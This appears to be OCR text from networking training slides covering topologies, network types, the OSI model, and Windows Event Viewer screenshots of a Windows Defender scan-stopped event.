Basic Network Topologies
Mesh Topology
Ring Topology
Star Topology
Tree Topology
Bus Topology



Internet
Local Area Network
Home Router
Gaming Console
Printer
Printer
Switch
Switch
Desktop
Laptop
Laptop
Gaming Console
Cell Phone
Cell Phone
Desktop
LAN 1
LAN 2



Centralized Voice
Primary Site
Third Party Vendors
Wide Area Network
Internet
VPN
Data Center
Redundant Voice





Metropolitan Area Network (MAN)

PERSONAL AREA NETWORK (PAN)






Engineering VLAN
Marketing VLAN
Accounting VLAN
Cisco router
Floor 3
Fast Ethrenet
Floor 2
Floor 1


192.168.0.101
192.168.0.104
82.10.250.19
ISP
192.168.0.1
192.168.0.11
192.168.0.100
192.168.0.10
192.168.0.102



7	APPLICATION LAYER	Human-computer interaction layer, where applications can access the network services
6	PRESENTATION LAYER	Ensures that data is in a usable format and is where data encryption occurs
5	SESSION LAYER	Maintains connections and is responsible for controlling ports and sessions
4	TRANSPORT LAYER	Transmits data using transmission protocols including TCP and UDP
3	NETWORK LAYER	Decides which physical path the data will take
2	DATALINK LAYER	Defines the format of data on the network
1	PHYSICAL LAYER	Transmits raw bit stream over the physical medium






To view events that have occurred on your computer, select the appropriate source, log or custom view node in the console tree. The Administrative Events custom view contains all the administrative events, regardless of source. An aggregate view of all the logs is shown below.


Event Type	Even...	Source	Log	Last h...	24 ho...	7 days
⊞ Critical	-	-	-	0	2	3
⊞ Error	-	-	-	2	32	38

Name	Descri...	Modified	Created
Applications an...	N/A	2/18/2020 6:26...	8/5/2017 7:54:...
Applications an...	N/A	2/18/2020 6:22...	8/5/2017 7:54:...


Log Name	Size (...	Modified	Enabled	Retention Policy
Application	2.07 ...	2/18/2020 6:22...	Enabled	Overwrite event...
Hardware Events	68 KB...	8/5/2017 7:57:...	Enabled	Overwrite event...



Event Viewer
File
Action
View
Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Logs
Hardware Events
Internet Explorer
Key Management Service
Media Center
Microsoft
Microsoft Office Alerts
ThinPrint Diagnostics
Windows PowerShell
Subscriptions



- Microsoft
  - Windows
    - API-Tracing
    - AppID
    - Application Server-Applications
    - Application-Experience
    - AppLocker
    - Audio
    - Authentication User Interface
    - Backup
    - Biometrics
    - BitLocker-DrivePreparationTool
    - Bits-Client
    - Bluetooth-MTPEnum
    - BranchCache
    - BranchCacheSMB
    - CAPI2
    - CertificateServicesClient-CredentialRoaming
    - CertPolEng
    - CodeIntegrity
    - CorruptedFileRecovery-Client
    - CorruptedFileRecovery-Server
    - DateTimeControlPanel
    - DeviceSync
    - Dhcp-Client



WHC
Windows Firewall With Advanc
ConnectionSecurity
ConnectionSecurityVerbose
Firewall
FirewallVerbose
Windows Remote Managemen
WindowsBackup
WindowsColorSystem
WindowsSystemAssessmentTo
WindowsUpdateClient
WinHttp
Winlogon
Winsock Catalog Change
Winsock Network Event
Wired-AutoConfig
WLAN-AutoConfig
Wordpad
WPD-ClassInstaller
WPD-CompositeClassDriver
WPD-MTPClassDriver
Microsoft Office Alerts
ThinPrint Diagnostics
Windows PowerShell
Subscriptions

Operational Number of events: 18


Level	Date and Time	Source	Event ID	Task Category
Information	2/18/2020 1:02:16 AM	Windows Defender	1013	None
Information	2/17/2020 2:22:09 PM	Windows Defender	1001	None
Information	2/17/2020 2:22:09 PM	Windows Defender	1000	None
Warning	2/17/2020 2:21:00 PM	Windows Defender	1002	None
Information	2/17/2020 2:20:57 PM	Windows Defender	1000	None
Information	2/17/2020 2:19:33 PM	Windows Defender	1001	None
Information	2/17/2020 2:18:16 PM	Windows Defender	1000	None

Event 1002, Windows Defender

General Details

Windows Defender scan has been stopped before completion.
Scan ID:{E0364847-B1A9-47B4-AFB4-CAC451CED6F9}
Scan Type:AntiSpyware
Scan Parameters:Quick Scan
User:WIN-RJSF94L22PJ\Nikita

Log Name:	Microsoft-Windows-Windows Defender/Operational		
Source:	Windows Defende	Logged:	2/17/2020 2:21:00 PM
Event	1002	Task Category:	None
Level:	Warning	Keywords:	
User:	SYSTEM	Computer:	WIN-RJSF94L22PJ
OpCode:	Info		
More Information:	Event Log Online		



Event Properties - Event 1002, Windows Defender


General Details

● Friendly ○ XML View

+ System
- EventData

Product Name	%%827
Product Version	6.1.7600.16385
Scan ID	{E0364847-B1A9-47B4-AFB4-CAC451CED6F9}
Scan Type Index	1
Scan Type	%%801
Scan Parameters Index	1
Scan Parameters	%%806
Domain	WIN-RJSF94L22PJ
User	Nikita
SID	S-1-5-21-426524546-365752313-

Copy Close




Event Properties - Event 1002, Windows Defender


General Details

○ Friendly ● XML View


```
- <Event
    xmlns="http://schemas.microsoft.com/win/2004/0
  - <System>
      <Provider Name="Microsoft-Windows-
        Windows Defender" Guid="{11CD958A-
        C507-4EF3-B3F2-5FD9DFBD2C78}" />
      <EventID>1002</EventID>
      <Version>0</Version>
      <Level>3</Level>
      <Task>0</Task>
      <Opcode>0</Opcode>

        <Keywords>0x8000000000000000</Keywords>
      <TimeCreated SystemTime="2020-02-
        17T17:21:00.208689100Z" />
      <EventRecordID>9</EventRecordID>
      <Correlation />
      <Execution ProcessID="3616"
        ThreadID="1616" />
      <Channel>Microsoft-Windows-Windows
        Defender/Operational</Channel>
      <Computer>WIN-RJSF94L22PJ</Computer>
      <Security UserID="S-1-5-18" />
```

Copy Close



